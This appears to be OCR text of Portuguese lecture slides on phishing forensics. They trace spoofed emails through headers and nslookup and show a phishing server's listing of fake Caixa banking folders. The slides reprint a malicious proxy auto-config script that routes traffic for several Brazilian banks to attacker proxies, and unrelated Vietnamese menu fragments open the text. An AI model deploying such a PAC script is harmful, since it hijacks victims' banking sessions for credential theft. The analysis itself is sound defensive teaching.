
- That is love
- Another Day in Paradise
- Graduation (Friends Forever) - Vitamin C
- Jeff Dunham & Peanut
- heaven's lunch

Giáo dục

- Tam Giác Thông Minh
- Những câu hỏi buồn cười nhất trên Yahoo
- Khích lệ bài 5

Who's Online


;) Prof. Marcos Monteiro



Index of /

- Parent Directory
- elite.php
- http-internetbanking.caixa.gov.br/
- https-internetbanking.caixa.gov.br/
- internetbanking.caixa.gov.br/

Apache Server at phudau.com Port 80



;) Prof. Marcos Monteiro

Identifique a origem

```
MacBook-Air-de-Marcos-2:~ MarcosMonteiro$ nslookup 177.207.10.198
Server:         187.18.187.4
Address:        187.18.187.4#53

Non-authoritative answer:
198.10.207.177.in-addr.arpa     name = 177.207.10.198.dynamic.adsl.gvt.net.br.

Authoritative answers can be found from:
10.207.177.in-addr.arpa nameserver = dns3.gvt.net.br.
10.207.177.in-addr.arpa nameserver = dns2.gvt.net.br.
10.207.177.in-addr.arpa nameserver = dns1.gvt.net.br.
10.207.177.in-addr.arpa nameserver = dns4.gvt.net.br.
dns3.gvt.net.br internet address = 186.215.69.150
dns3.gvt.net.br has AAAA address 2804:7f4:2000:2000:186:215:69:150
dns4.gvt.net.br internet address = 177.43.193.61
dns4.gvt.net.br has AAAA address 2804:7f4:2000:2000:177:43:193:61
dns1.gvt.net.br internet address = 200.146.72.5
dns1.gvt.net.br has AAAA address 2804:7f4:2000:2000:200:146:72:5
dns2.gvt.net.br internet address = 200.139.125.38
dns2.gvt.net.br has AAAA address 2804:7f4:2000:2000:200:139:125:38
```

```
Delivered-To: microservice@gmail.com
Received: by 10.217.147.201 with SMTP id fd51csp88263web;
        Thu, 15 Jan 2015 12:19:09 -0800 (PST)
X-Received: by 10.170.144.8 with SMTP id l8mr8127733ykc.48.1421353148680;
        Thu, 15 Jan 2015 12:19:08 -0800 (PST)
Return-Path: <ivoneide@trenil.com.br>
Received: from painel.cloudalive.com.br ([209.208.110.35])
        by mx.google.com with ESMTPS id a66si998623yka.128.2015.01.15.12.
        for <microservice@gmail.com>
        (version=TLSv1.2 cipher=ECDHE-RSA-AES128-GCM-SHA256 bits=128/128)
        Thu, 15 Jan 2015 12:19:08 -0800 (PST)
Received-SPF: softfail (google.com: domain of transitioning ivoneide@trenil.com.br does not designa
Authentication-Results: mx.google.com;
       spf=softfail (google.com: domain of transitioning ivoneide@trenil.com.br does not designate
       dkim=pass header.i=@trenil.com.br
Received: from [127.0.0.1] (port=51360 helo=sisprov.laraserv.com.br)
        by painel.cloudalive.com.br with esmtp (Exim 4.84)
        (envelope-from <ivoneide@trenil.com.br>)
        id 1YBqrk-0000IO-MT
        for contato@marcosmonteiro.com.br; Thu, 15 Jan 2015 17:19:08 -0300
DKIM-Signature: v=1; a=rsa-sha256; q=dns/txt; c=relaxed/relaxed; d=trenil.com.br; s=default;
        h=Content-Type:MIME-Version:Message-ID:Date:Subject:To:From; bh=ZqZ5mzEcl4PChjL5aHb3My+b6B2
        b=SE/ARqTcd2i3VMXwBRP7Q8DU6/Y39kIdl/0VCjCz6r/5DdsBK+X7tPWZs3nAxJqgWHJW10mjpXAO1FC+NxFqcWXei
;
Received: from 177.207.10.198.dynamic.adsl.gvt.net.br ([177.207.10.198]:54569 helo=secretaria)
        by sisprov.laraserv.com.br with esmtp (Exim 4.80.1)
        (envelope-from <ivoneide@trenil.com.br>)
        id 1YBqrX-0002Aj-P0
        for contato@marcosmonteiro.com.br; Thu, 15 Jan 2015 17:18:01 -0300
From: "ivoneide" <ivoneide@trenil.com.br>
```

;) Prof. Marcos Monteiro

Identifique a origem

```
Delivered-To: microservice@gmail.com
Received: by 10.217.147.201 with SMTP id fd51csp93258web;
        Thu, 15 Jan 2015 12:43:27 -0800 (PST)
X-Received: by 10.170.70.193 with SMTP id m184mr8090419ykm.50.1421354607181;
        Thu, 15 Jan 2015 12:43:27 -0800 (PST)
Return-Path: <amandasantoro.adv@gmail.com>
Received: from painel.cloudalive.com.br ([209.208.110.35])
        by mx.google.com with ESMTPS id f7si1011210yhc.153.201
        for <microservice@gmail.com>
        (version=TLSv1.2 cipher=ECDHE-RSA-AES128-GCM-SHA256 bi
        Thu, 15 Jan 2015 12:43:27 -0800 (PST)
Received-SPF: softfail (google.com: domain of transitioning am
Authentication-Results: mx.google.com;
       spf=softfail (google.com: domain of transitioning amand
       dkim=pass header.i=@gmail.com;
       dmarc=pass (p=NONE dis=NONE) header.from=gmail.com
Received: from [127.0.0.1] (port=52327 helo=mail-qa0-f42.googl
        by painel.cloudalive.com.br with esmtp (Exim 4.84)
        (envelope-from <amandasantoro.adv@gmail.com>)
        id 1YBrGI-0001Kz-VV
        for contato@marcosmonteiro.com.br; Thu, 15 Jan 2015 17
Received: by mail-qa0-f42.google.com with SMTP id dc16so12807193qab.1
        for <contato@marcosmonteiro.com.br>; Thu, 15 Jan 2015 12:43:24 -0800 (PST)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=gmail.com; s=20120113;
        h=date:subject:message-id:importance:from:to:mime-version
         :content-type;
        bh=EplmDAcsFLJMIzVAjMBEdsWSPk0wIPbuMLMk4Liz2uU=;
        b=VvidLpDkbnvSC9IoNYcinRJF4gmVWCfb/jgg8MDjOXHnOP1LvJI9/MdeDSkfyattlb
         9bWb+MC83jfM5JjWqRbnybfgzx8NxNNbo89RIwH/LPFj8DP9uM28ymjRt8KrZPJpIPF8
         8JECstP+hZVAx9x6Re/W2h1kN3ZM3yacqDA7pE1vB3crjzPdP3UZbLujW3wtd8fQOpBM
         dSuLo3xohsYK3VBDS3hMce7R7gVdSqBIWPdakCd9/KokmxXJ71DhFrvOcd57AkwebAln
         hrFSidoVMtM/cox3DKLd6JFp6d4tIPooWf8Q4hpaNOnY7/g8N6GdppREvXV3T4hD+/Wo
         ZJJg==
X-Received: by 10.224.112.9 with SMTP id u9mr19774051qap.18.1421354604255;
        Thu, 15 Jan 2015 12:43:24 -0800 (PST)
Received: from [100.106.190.205] ([189.40.82.122])
        by mx.google.com with ESMTPSA id e9sm2246255qgd.18.2015.01.15.12.43.18
        for <contato@marcosmonteiro.com.br>
        (version=TLSv1 cipher=ECDHE-RSA-RC4-SHA bits=128/128);
        Thu, 15 Jan 2015 12:43:23 -0800 (PST)
Date: Thu, 15 Jan 2015 18:43:06 -0200
Subject: =?ISO-8859-1?Q?Recupera=E7=E3o_de_E-mail_-_Hotmail?=
```


```
MacBook-Air-de-Marcos-2:~ MarcosMonteiro$ nslookup 189.40.82.122
Server:         187.18.187.4
Address:        187.18.187.4#53

Non-authoritative answer:
122.82.40.189.in-addr.arpa      name = 122.82.40.189.isp.timbrasil.com.br.

Authoritative answers can be found from:
82.40.189.in-addr.arpa  nameserver = SNEPNS01P02.isp.timbrasil.com.br.
82.40.189.in-addr.arpa  nameserver = SNEPNS01P01.isp.timbrasil.com.br.
SNEPNS01P02.isp.timbrasil.com.br        internet address = 189.40.224.26
SNEPNS01P01.isp.timbrasil.com.br        internet address = 189.40.224.25
```

;) Prof. Marcos Monteiro

Script de Proxy

```
function FindProxyForURL(url, host) {
var n = new
Array("www.bb.com.br","bb.com.br","www.bancodobrasil.com.br","b
descoprime.com.br","bradescoprime.com.br","www.itau.com.br","it
unibanco.com.br","real.com.br","www.real.com.br","www.bancoreal
.com","serasa.com.br","www.serasa.com.br","www.santander.com.br
d.com.br","www.hipercard.com.br","www.credicardcitinovo.com.br"
for(var i =0;i<n.length;i++) { if (shExpMatch(host, n[i])) {
return "PROXY 69.65.45.24:80"; } }

var c = new
Array("www.caixa.gov.br","caixa.gov.br","internetbanking.caixa.
"caixaeconomica.com.br");
for(var i =0;i<c.length;i++) { if (shExpMatch(host, c[i])) {
return "PROXY 72.167.0.126:80"; } }

return "DIRECT"; }
```

